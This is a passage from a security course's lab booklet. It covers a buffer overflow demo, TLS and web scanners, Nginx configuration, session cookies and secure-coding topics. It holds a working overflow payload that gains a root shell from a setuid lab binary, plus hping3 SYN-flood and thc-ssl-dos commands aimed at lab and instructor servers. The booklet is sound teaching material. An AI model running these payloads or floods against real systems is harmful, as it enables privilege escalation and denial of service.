user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
```



```
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the ”exploit” - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```


Exercise 16

⚠ SSL/TLS scanners 15 min

Objective:
Try the Online Qualys SSLLabs scanner https://www.ssllabs.com/ Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

SSLscan is available on Kali Linux and Debian

Purpose:
Learn how to efficiently check TLS settings on remote services.

Suggested method:
Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Also run it without options to see the possibilities – and see if you can find the options to run against SMTPTLS if possible.

Hints:
Originally sslscan is from http://www.titania.co.uk but use the version on Kali, install with apt if not installed – `sudo apt install sslscan`

SMTP TLS is *opportunistic encryption*, if both ends support encryption it will be used. Vulnerable to active man in the middle attacks, but works well in practice.
`https://en.wikipedia.org/wiki/Opportunistic_encryption`

Solution:
When you can run and basically understand what the tool does, you are done.

Discussion:
SSLscan can check your own sites, using hostname or IP while Qualys SSLLabs only can test from hostname

Further SSLscan can be used against multiple database systems and mail systems.

Exercise 17

⚠ Internet scanners 15 min

Objective:
Try the Online scanners https://internet.nl/ and a few more.

Purpose:
Learn how to efficiently check settings on remote services.

Suggested method:
There are multiple portals and testing services which allow you to checck a domain, mail settings or web site. Others exist, feel free to suggest some.

Run tools against a couple of sites of your choice.

- `https://internet.nl/` Generic checker
- `https://www.hardenize.com/` Generic checker
- `https://www.wormly.com/test_ssl` Test TLS
- `https://observatory.mozilla.org/` Web site headers check
- `https://dnsviz.net/` DNS zone check
- `https://rpki.cloudflare.com/` Check RPKI - route validator enter IP address
  More information about this: `https://labs.ripe.net/author/nathalie_nathalie/rpki-test/`

Hints:
Especially the Mozilla Observatory is usefull for checking web site headers! I use their command line tool, https://github.com/mozilla/observatory-cli:

```
$ observatory --format report  www.kramse.dk
observatory [WARN] retrying in 1 second (attempt 1/10)
observatory [WARN] retrying in 1 second (attempt 2/10)

HTTP Observatory Report: www.kramse.dk

Score Rule                      Description
    5 content-security-policy  Content Security Policy (CSP) implemented without 'unsafe-inline' or 'un
eval'.
    5 referrer-policy          Referrer-Policy header set to "no-referrer", "same-origin", "strict-
origin" or "strict-origin-when-cross-origin".
    5 x-frame-options          X-Frame-Options (XFO) implemented via the CSP frame-ancestors directive.

Score: 115
Grade: A+

Full Report Url: https://observatory.mozilla.org/analyze.html?host=www.kramse.dk
```

Solution:
When you can run and understand what at least one tool does, you are done.

Discussion:
Which settings are most important, which settings are your responsebility?

Exercise 18

Real Vulnerabilities up to 30min

Objective:
Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:
See that the error types described in the books - are still causing problems.

Suggested method:
We will use the 2019 Exim errors as starting examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
  `https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt`
- Exim RCE CVE-2019-15846 September
  `https://exim.org/static/doc/security/CVE-2019-15846.txt`

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that? Each year has critical new vulnerabilities, like the 2020 and 2021 shown here.

- CVE-2020 Netlogon Elevation of Privilege
  https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1472
- Log4J RCE (CVE-2021-44228) - and follow up like CVE-2021-45046, also look at scanners like:
  https://github.com/fullhunt/log4j-scan

What is CVSS – Common Vulnerability Scoring System?

I depend on the OpenBSD operating system, and it has flaws too:
`https://www.openbsd.org/errata65.html`

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:
`https://www.openssh.com/security.html`

Hints:
Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:
When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:
How do you feel about running internet services. Lets discuss how we can handle running insecure code. What other methods can we use to restrict problems caused by similar vulnerabilities. A new product will often use a generic small computer and framework with security problems.

Exercise 19

⚠ Nikto Web Scanner 15 min

Objective:
Try the program Nikto locally on your workstation

Purpose:
Running Nikto will allow you to analyse web servers quickly.

> **Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Source: Nikto web server scanner http://cirt.net/nikto2

Easy to run, free and quickly reports on static URLs resulting in a interesting response

```
nikto -host 127.0.0.1 -port 8080
```

When run with port 443 will check TLS sites

Suggested method:
Run the program from your Kali Linux VM

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:       127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Hints:
Nikto can find things like a debug.log, example files, cgi-bin directories etc.

If the tool is not available first try: `apt-get install nikto`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:

Exercise 20

⚠ Whatweb Scanner 15 min

Objective:
Try the program Whatweb locally on your workstation

Purpose:
Running Whatweb will allow you to analyse which technologies are used in a web site.

I usually save the command and the common options as a small script:

```
#! /bin/sh

whatweb -v -a 3 $*
```

Suggested method:
Run the program from your Kali Linux VM towards a site of you own choice.

```
user@KaliVM:~$ whatweb -a 3 www.zencurity.com
http://www.zencurity.com [301 Moved Permanently] HTTPServer[nginx], IP[185.129.60.130],
RedirectLocation[https://www.zencurity.com/], Title[301 Moved Permanently], nginx
https://www.zencurity.com/ [200 OK] Email[hlk@zencurity.dk], HTML5, HTTPServer[nginx],
IP[185.129.60.130], Title[Home Page], X-UA-Compatible[IE=edge], nginx
```

Hints:
If the tool is not available first try: `apt-get install *thetool*`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:
How does this tool work?

It tries to fetch common files left or used by specific technologies.

Exercise 21

Apache Benchmark 20 min

Objective:
Try the program Apache Benchmark locally on your workstation

Purpose:
Running this benchmark will allow you to analyse your webserver, perform testing and get data about performance.

On Debian this tool is in the package: `apache2-utils` (hint: `apt install apache2-utils`)

```
$
ab -n 100 https://www.kramse.org/
This is ApacheBench, Version 2.3 <$Revision: 1879490 $>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking www.kramse.org (be patient).....done


Server Software:        nginx
Server Hostname:        www.kramse.org
Server Port:            443
SSL/TLS Protocol:       TLSv1.2,ECDHE-RSA-AES256-GCM-SHA384,4096,256
Server Temp Key:        ECDH P-384 384 bits
TLS Server Name:        www.kramse.org

Document Path:          /
Document Length:        5954 bytes

Concurrency Level:      1
Time taken for tests:   9.596 seconds
Complete requests:      100
Failed requests:        0
Total transferred:      651100 bytes
HTML transferred:       595400 bytes
Requests per second:    10.42 [#/sec] (mean)
Time per request:       95.962 [ms] (mean)
Time per request:       95.962 [ms] (mean, across all concurrent requests)
Transfer rate:          66.26 [Kbytes/sec] received

Connection Times (ms)
              min  mean[+/-sd] median   max
Connect:       48   71 105.5     61    1114
Processing:     6   25 157.8      9    1587
Waiting:        5    9   1.9      9      16
Total:         55   96 189.0     70    1649

Percentage of the requests served within a certain time (ms)
  50%     70
  66%     72
  75%     73
  80%     74
  90%     76
  95%     78
  98%   1124
  99%   1649
```

```
100%   1649 (longest request)
```

Suggested method:
Run the program from your Debian or Kali Linux VM

Hints:
Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:
Apache benchmark is very simple, more advanced tools can perform more advanced testing, following a login flow, ordering something, completing a purchase etc.

Exercise 22

Bonus:TCP SYN flooding 30min

Objective:
Start a webserver attack using SYN flooding tool hping3.

Purpose:
See how easy it is to produce packets on a network using hacker programs.

The tool we will use is very flexible and can produce ICMP, UDP and TCP using very few options. This tool is my primary one for doing professsional DDoS testing.

```
-1 --icmp
       ICMP  mode,  by  default  hping3  will  send  ICMP echo-request, you can set other ICMP
       type/code using --icmptype --icmpcode options.

-2 --udp
       UDP mode, by default hping3 will send udp to target host's port 0.  UDP header  tunable
       options are the following: --baseport, --destport, --keep.
```

TCP mode is default, so no option needed.

Suggested method:
Connect to the LAB network using Ethernet! Borrow a USB network card if you dont have one.

Start your Kali VM in bridged mode, try a basic TCP flooding attack against the server provided by the instructor, or your own Debian server.

Try doing the most common attacks TCP SYN flood using hping3:

```
hping3 --flood -p 80 -S 10.0.45.12
```

You should see something like this:

```
HPING 10.0.45.12: NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.45.12 hping statistic ---
352339 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

You can try different ports with TCP flooding, try port 22/tcp or HTTP(S) port 80/tcp and 443/tcp

Hints:
The tool we use can do a lot of different things, and you can control the speed. You can measure at the server being attacked or what you are sending, commonly using ifpps or such programs can help.

By changing the speed we can find out how much traffic is needed to bring down a service. This measurement can then be re-checked later and see if improvements really worked.

This allows you to use the tool to test devices and find the breaking point, which is more interesting than if you can overload, because you always can.

```
-i --interval
       Wait  the  specified  number  of  seconds or micro seconds between sending each packet.
       --interval X set wait to X seconds, --interval uX set wait to X micro seconds.  The de-
       fault  is  to  wait one second between each packet. Using hping3 to transfer files tune
       this option is really important in order to increase transfer rate. Even  using  hping3
       to  perform  idle/spoofing  scanning  you should tune this option, see HPING3-HOWTO for
       more information.

--fast Alias for -i u10000. Hping will send 10 packets for second.

--faster
       Alias for -i u1. Faster then --fast ;) (but not as fast as your computer can send pack-
       ets due to the signal-driven design).

--flood
       Sent  packets  as fast as possible, without taking care to show incoming replies.  This
       is ways faster than to specify the -i u0 option.
```

Solution:
When your team has sent +1 million packets per second into the network, from one or two laptops - you are done.

Discussion:
Gigabit Ethernet can send up to 1.4 million packets per second, pps.

There is a presentation about DDoS protection with low level technical measures to implement at
https://github.com/kramse/security-courses/tree/master/presentations/network/introduction-ddos-testing

Receiving systems, and those en route to the service, should be checked for resources like CPU load, bandwidth, logging. Logging can also overload the logging infrastructure, so take care when configuring this in your own networks.

Exercise 23

⚠ Nginx as a Transport Layer Security (TLS) endpoint 20 min

Objective:
Try configuring Nginx with TLS locally on your workstation

Purpose:
Web services with TLS is a requirement in many circumstances. Unfortunately having TLS enabled requires both certificates, settings and large software packages like OpenSSL. A lot of vulnerabilities have been found in these and updating them may prove hard.

Having a centralized entry where TLS is served to the internet may help you.

Suggested method:
Run the programs from your Debian Linux VM, use `apt install nginx` if not already installed.

Follow a guide like the one from Nginx:
`http://nginx.org/en/docs/http/configuring_https_servers.html`

Check using sslscan if your site is working, and configured according to best current practice.

Hints:
Note: above link does NOT show how to generate certificates and keys, so you need to find this yourself. A good place would be at certificate providers, search for Nginx CSR Certificate Signing Request – just dont order certificates.

A full blown tutorial from Digital Ocean:
`https://www.digitalocean.com/community/tutorials/how-to-create-a-self-signed-ssl-certificate-for-nginx-on-debian-10`

My kramse-labs also includes some example configs, check with `git pull`

Solution:
When you have configured an instance of Nginx you are done.

Discussion:
A great document about Transport Layer Security (TLS) is available from the web site of NCSC in the Netherlands:
`https://english.ncsc.nl/publications/publications/2021/january/19/it-security-guidelines-for-transport-layer-security-2.1`

Dont forget to add the recommended HTTP Strict Transport Security header to your configuration, if your site is in production.

`https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html`

A regular production site could also benefit from Lets Encrypt certificates updated automatically using one of the many clients available. Try searching for Lets Encrypt and Nginx.

Exercise 24

⚠ Run Nginx as a load balancer – 20 min

Objective:
Run Nginx in a load balancing configuration.

Purpose:
See an example load balancing tool used for many integration projects, Nginx

Suggested method:
Running Nginx as a load balancer does not require a lot of configuration.

First goal: Make Nginx listen on two ports by changing the default configuration.

- Start by installing Nginx in your Debian, see it works - open localhost port 80 in browser
  `apt install nginx`
- Copy the configuration file! Keep this backup,
  `cd /etc/nginx/;cp nginx.conf nginx.conf.orig`
- Add / copy the section for the port 80 server, see below
- Change *sites* to use port 81 and port 82

Creating a new site, based on the default site found on Nginx in Debian:

```
root@debian-lab:/etc/nginx# cd /etc/nginx/sites-enabled/
root@debian-lab:/etc/nginx/sites-enabled# cp default default2
root@debian-lab:/etc/nginx/sites-enabled# cd /var/www/
root@debian-lab:/var/www# cp -r html html2
```

Then edit files `default` to use port 81/tcp and `default2` to use port 82/tcp

- also make sure `default2` uses `root /var/www/html2`

Configuration changes made.

These are the changes you should make:

```
root@debian-lab:/etc/nginx/sites-enabled# diff default default2
22,23c22,23
<         listen 81 default_server;
<         listen [::]:81 default_server;
---
>         listen 82 default_server;
>         listen [::]:82 default_server;
41c41
<         root /var/www/html;
---
>         root /var/www/html2;
```

Config test and restart of Nginx can be done using stop and start commands:

```
root@debian-lab:/var/www# nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok
nginx: configuration file /etc/nginx/nginx.conf test is successful
root@debian-lab:/var/www# service nginx stop
root@debian-lab:/var/www# service nginx start
```

You can now visit `http://127.0.0.1:81` and `http://127.0.0.1:82` - which show the same text, but you can change the files in `/var/www/html` and `/var/www/html2`

NOTE: also verify that port 80 does *not work* anymore!

Adding the loadbalancer in nginx.conf.

We can now add the two *servers* running into a single loadbalancer with a little configuration:

Add this into `/etc/nginx/nginx.conf` - inside the section `http { ... }`

```
upstream myapp1 {
        server localhost:81;
        server localhost:82;
}
server {
        listen 80;
        location / {
                proxy_pass http://myapp1;
        }
}
```

And test using `http://127.0.0.1:80`

Hints:
Make changes to the two sets of HTML files

```
root@debian-lab:~# cd /var/www/
root@debian-lab:/var/www# diff html
html/  html2/
root@debian-lab:/var/www# diff html/index.nginx-debian.html html2/index.nginx-debian.html
4c4
< <title>Welcome to nginx!</title>
---
> <title>Welcome to nginx2!</title>
14c14
< <h1>Welcome to nginx!</h1>
---
> <h1>Welcome to nginx2!</h1>
```

When reloading the page a few times it will switch between the two versions

My kramse-labs also includes some example configs, check with `git pull`

Solution:
When you have Nginx running load balanced, then we are good.

Discussion:
Nginx is also common in cloud environments.

Exercise 25

⚠ Nginx logging 20 min

Objective:
See the common log format used by web servers.

`https://en.wikipedia.org/wiki/Common_Log_Format`

Purpose:
Knowing that a common format exist, allow you to choose between multiple log processors.

Suggested method:
Run Nginx on your Debian Linux VM and then check the logs.

```
# cd /var/log/nginx
# ls
# less access.log
# less error.log
```

Produce some bad logs using Nikto or using a browser, and check `error.log`

Hints:
A lot of scanning acctivities would result in error logs, so if you observe a rise in 404 not found or similar, then maybe you are being targetted.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:
I commonly recommend tools like Packetbeat and other tools from Elastic to process logs, see https://www.elastic.co/beats/packetbeat

Another popular one is Matomo formerly known as Piwik
https://matomo.org/.

Exercise 26

⚠ Nginx filtering 40 min

Objective:
See how Nginx can filter a request easily.

Purpose:
Running Nginx with a filtering configuration can protect some resource, or part of a web site from attacks.

Example configuration:

```
server {
    listen       80;
    server_name  service.dev;
    access_log   /var/log/nginx/access.log;
    error_log    /var/log/nginx/error.log debug;
    # Proxy settings
    proxy_set_header   Host $http_host;
    proxy_redirect     off;
    location / {
        # Catch all
        proxy_pass     http://127.0.0.1:81/;
    }
    location /admin/ {
        # /admin/ only
        allow 192.168.5.0/24;
        deny  all;
        proxy_pass     http://127.0.0.1:81/;
    }
}
```

Note; this does a proxy pass to another service locally, you may need to change it. Perhaps you can use the JuiceShop example running on port 3000.

As a directory to disallow, perhaps the `/ftp/` one.

Suggested method:
Run the configuration from your Debian Linux VM

Hints:
My kramse-labs also includes some example configs, check with `git pull`


Having a negative list is bad, better to have a positive list of allowed requests.

Solution:
When you have tried above and seen Nginx block your request, you are done.

Discussion:
Multiple modules exist for Nginx, Apache, PHP etc. for blocking bad requests. Which one is right for your setup, you must research for yourselves.

Exercise 27

⚠ Github secure open source software 15 min



Objective:
Download the article from Github describing security features available on their platform.

Purpose:
Running scanners, dependency checking etc. will allow you to analyse the security of your projects.

Suggested method:
Download and read parts of the article, available as PDF in Fronter, and available at:
`https://resources.github.com/whitepapers/How-GitHub-secures-open-source-software/`

Hints:
All languages in use have tools available for helping improve security, in the old days they were called linters after the lint software
`https://en.wikipedia.org/wiki/Lint_(software)`

Solution:
When you have downloaded the article and read the first few paragraphs you are done.

Save it for later, as reading it all now will take a long time. Keep it in mind when doing your own projects later.

Discussion:
There are many scanners for software, docker, platforms, languages etc. Finding the right ones can be hard, and costly. The ones mentioned and used in Github are a nice *bundle* to get started.

Exercise 28

⚠ PHP Passwords 30 min

```php
<?php
/**
 * We just want to hash our password using the current DEFAULT algorithm.
 * This is presently BCRYPT, and will produce a 60 character result.
 *
 * Beware that DEFAULT may change over time, so you would want to prepare
 * By allowing your storage to expand past 60 characters (255 would be good)
 */
echo "Password: henrik42 hash: ";
echo password_hash("henrik42", PASSWORD_DEFAULT);
?>
```

Objective:
Try the PHP function `password_hash` on the same password with different algorithms and compare hashes

Purpose:
Running the PHP `password_hash` function will enable you to use a quality implementation of hashing algorithms.

Suggested method:
Run the program from your Kali Linux VM, using the documentation https://www.php.net/manual/en/function.password-hash.php

Hints:
Create a program that hash a password using multiple algorithms.

You can ask the user for input, or hard-code in the program source.

The output is expected similar to:

```
$ php my_passwordprogram.php
The password is: henrik42
The password hash using default is: $2y$10$.fwefw...2kljhfwe
... print all of the hashes possible
```

Solution:
When you have a PHP program that can hash a password you are done.

Also, explain why above example start with `$2y$10$`

Discussion:
There are multiple tunable parameters for some algorithms. Feel free to experiment with them and compare output.

Note the length of output from the hashing algoritms do NOT say how strong they are. An algorithm which output less can be more secure than one with longer output.

Password hashing is not easy, and consider an environment with 100s of applications!

Exercise 29

⚠ Trying PMD static analysis 30 min

Objective:
Try the program PMD locally on your workstation

Purpose:
Running PMD will allow you to use static analysis for code.

Suggested method:
Run the program from your Debian Linux VM, this tool is free and easy to get running. It uses Java, so if you like run it on your Windows or Mac instead.

Follow instructions from the Getting Started
`https://pmd.github.io/pmd-6.43.0/pmd_userdocs_installation.html`

```
$ sudo apt install openjdk-17-jre
$ cd $HOME
$ wget https://github.com/pmd/pmd/releases/download/pmd_releases/6.43.0/pmd-bin-6.43.0.zip
$ unzip pmd-bin-6.43.0.zip
$ alias pmd="$HOME/pmd-bin-6.43.0/bin/run.sh pmd"
$
```

Note: this only creates the alias `pmd` for this session. To make this more permanent, you could add this to a profile like `.bashrc`

Next get some source code and run PMD:

```
$ git clone --branch rel/2.17.2 https://gitbox.apache.org/repos/asf/logging-log4j2.git
... downloads the source code for log4j
$ pmd -d logging-log4j2 -R rulesets/java/quickstart.xml -f text
```

Hints:
PMD uses Java, so there should be a JDK/JRE on the system, I install the one from OpenJDK above.

Solution:
When you have gotten a run of PMD going, you are done.

Discussion:
Doing the above outputs more than 4500 lines from the PMD program!

How would you proceed?

There seem to be some tedious, but easy to fix, like *Unused import* – importing some library which is not really used. Things like *empty method*, *empty catch block* etc. may be source missing.

First time use of a new tool will probably find a LOT.

If you are using Maven you could also use their reporting
https://maven.apache.org/plugins/maven-pmd-plugin/project-reports.html

Exercise 30

Identify Session Tokens 30 min

```
Cookie: login=CustomerId=900180&LanguageId=9; OldBrowser=%220%22; Pool=rosalina;
ShowNativeLogin=true; DebugCustomerId=900180; DebugPersonId=400954;
OnboardingCompletedFeatures=h=1c744782963a2478d5db92a9981d401a&ofc_47=True&ofd_49=True;
ASP.NET_SessionId=u0245fara4x3qmkli5refddg;...
```

Objective:
Look at a real application and identify session tokens.

Verify session settings, like Anti-XSS and Anti-CSRF tokens, if present.

Note: First, look for session tokens, later we may repeat this exercise, with focus on CSRF tokens.

Purpose:
Web applications are *faking sessions*, each request are independent by design of the protocol. This is done using session cookies and similar methods.

Running Burp while performing a login will allow you to look into session identifiers.

Running a test using Mozilla Observatory first will allow you to analyse the settings for the web site.

Some things to look for

- Cookie settings, Secure Flag and http-only
- HSTS header `https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security`
- Random – how to check that?

If you will be checking multiple sites, I can recommend installing the command line version of Mozilla Observatory

```
 $ observatory --format report kea-fronter.itslearning.com                1
observatory [WARN] retrying in 1 second (attempt 1/10)
...
observatory [WARN] retrying in 1 second (attempt 6/10)

HTTP Observatory Report: kea-fronter.itslearning.com

Score Rule                    Description
  -20 content-security-policy  Content Security Policy (CSP) implemented unsafely.
   -5 cookies                  Cookies set without using the Secure flag,
                               but transmission over HTTP prevented by HSTS.
   -5 referrer-policy          Referrer-Policy header set unsafely to "origin",
                               "origin-when-cross-origin", or "unsafe-url".
    5 x-frame-options          X-Frame-Options (XFO) implemented via the CSP frame-ancestors directive.

Score: 70
Grade: B

Full Report Url: https://observatory.mozilla.org/analyze.html?host=kea-fronter.itslearning.com
```


We referenced further scanners in exercise ⚠ Internet scanners 15 min on page 28.

Suggested method:
Run the Burp program from your Kali Linux VM and login to a site like Fronter.

https://kea-fronter.itslearning.com/

Hints:
Look in the header section, and look for `Cookie:`. Common ones are `ASP.NET_SessionId` or `PHPSESSID`

Solution:
When you have identified session cookies and checked the settings using a scanner, test web site or similar you are done. It is recommended though to dive a bit into the application and how these are used.

Discussion:
Most sites today have switched to using HTTPS, but some are not according to best practice. To prevent the use of credentials or cookies over insecure connections, we should not allow calls to happen over HTTP.

Various tools like OWASP Zap and Burp suite can also be used for analyzing the session cookies, for randomness/entropy:
https://portswigger.net/burp/documentation/desktop/tools/sequencer/getting-started

Checkout the story of the old extension Firesheep on wikipedia, what could happen when session cookies were not protected:
https://en.wikipedia.org/wiki/Firesheep

Exercise 31

Research XSS and CSRF protection for your projects 30 min

Objective:
Research a few options for your own use.

Purpose:
Creating anti-CSRF tokens are best left to existing middleware.

Suggested method:
Check your programming language of choice and check if there are frameworks which already include CSRF tokens.

Hints:
Django has a LOT of security features built-in and is a good example.

Solution:
When you have checked either one you found yourself, or read the Django description on https://docs.djangoproject.com/en/4.0/ref/csrf/ you are done.

Discussion:
I have asked you NOT to use a full framework for your project!

You are welcome to create a minimal CSRF protection in your project, and list any shortcomings your implementation may have.

Exercise 32

Django ORM 20 min

```
from django.db import models

class Person(models.Model):
    first_name = models.CharField(max_length=30)
    last_name = models.CharField(max_length=30)
```

```
CREATE TABLE myapp_person (
    "id" serial NOT NULL PRIMARY KEY,
    "first_name" varchar(30) NOT NULL,
    "last_name" varchar(30) NOT NULL
);
```

Objective:
See how a mapping model, Object–relational mapping (ORM) can help reduce complexity for you.

Purpose:
Using an ORM frees you from a lot of low level detail, and keeps your application more portable between database systems.

Suggested method:
Read about the Django Object–relational mapping (ORM) at:

- https://docs.djangoproject.com/en/4.0/topics/db/models/
- https://docs.djangoproject.com/en/4.0/topics/db/queries/

Hints:
Many programming languages use ORM and have similar functions.


Solution:
When you have read about either the Django model, or a similar method in another framework or programming language you are done.

Discussion:
I have myself used Grails, *A powerful Groovy-based web application framework for the JVM built on top of Spring Boot*

https://grails.org/

Exercise 33

Packetbeat monitoring 15 min



Objective:
Get introduced to a small generic monitoring system, Packetbeat from Elastic.

Purpose:
Running packetbeat will allow you to analyse a few network protocols.

It can monitor multiple application protocols, namely DNS and MySQL may be of interest today.

It requires access to data at the network level, may be hard to do for cloud setups.

Suggested method:
Read about Packetbeat at:
https://www.elastic.co/beats/packetbeat

Hints:
This specific tool works with MySQL. Do a similar tool exist for other databases?

Solution:
When you have gone through the list of protocols, and have a reasonable understanding of the available functions, you are done.

Discussion:
What are your preferred monitoring systems?

Prometheus is getting quite popular. https://prometheus.io/

Exercise 34

THC SSL DoS 20 min

Objective:
Try the program thc-ssl-dos locally on your workstation.

Purpose:
Running testing tools will allow you to analyse your robustness against various attack types. Best case you will find the bottle-necks before the attackers.

Suggested method:
Run the program from your Kali Linux VM against my server, as shown below.

```
$ host www.kramse.org                                                    255
www.kramse.org has address 185.129.60.130
www.kramse.org has IPv6 address 2a06:d380:0:101::80

  (hkj cornerstone01)-[~]
 $ thc-ssl-dos --accept 185.129.60.130 443
     ______________ ___  _________
     __    ___/   |    _   ___         |    | /    ~
       |    |     Y    /     ____
       |____|  ___|_  /  ______  /

            http://www.thc.org

          Twitter @hackerschoice

Greetingz: the french underground

Waiting for script kiddies to piss off.................
The force is with those who read the source...
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
thc-ssl-dos.c:392 SSL_renegotiate() failed
thc-ssl-dos.c:392 SSL_renegotiate() failed
Handshakes 0 [0.00 h/s], 273 Conn, 9 Err
```

Hints:
There is a description on the kali.org homepage:
https://www.kali.org/tools/thc-ssl-dos/

Solution:
When you have tried running the tool, you are done.

Discuss with nearby students, would this be a tool you would perhaps use, why or why not.

Discussion:
THC The Hackers Choice has been producing tools since 1995, their home page is at:
https://www.thc.org/

Exercise 35

⚠ Django String Handling 20min

Recommendations for handling strings, how does Python help, how does Django handle strings, and input validation

Objective:
Look into string handling in Django framework

Purpose:
See that Python 3 and Django includes functions for conversion, so you dont need to write these yourself.

Suggested method:
First look into Python3 string handling, for example by looking at
`https://docs.python.org/3.7/library/text.html`

Note: There may be a newer version, feel free to check multiple versions.

Then look at Django string and unicode handling:

- Look for string, url, encode, decode in
  `https://docs.djangoproject.com/en/4.0/ref/utils/`
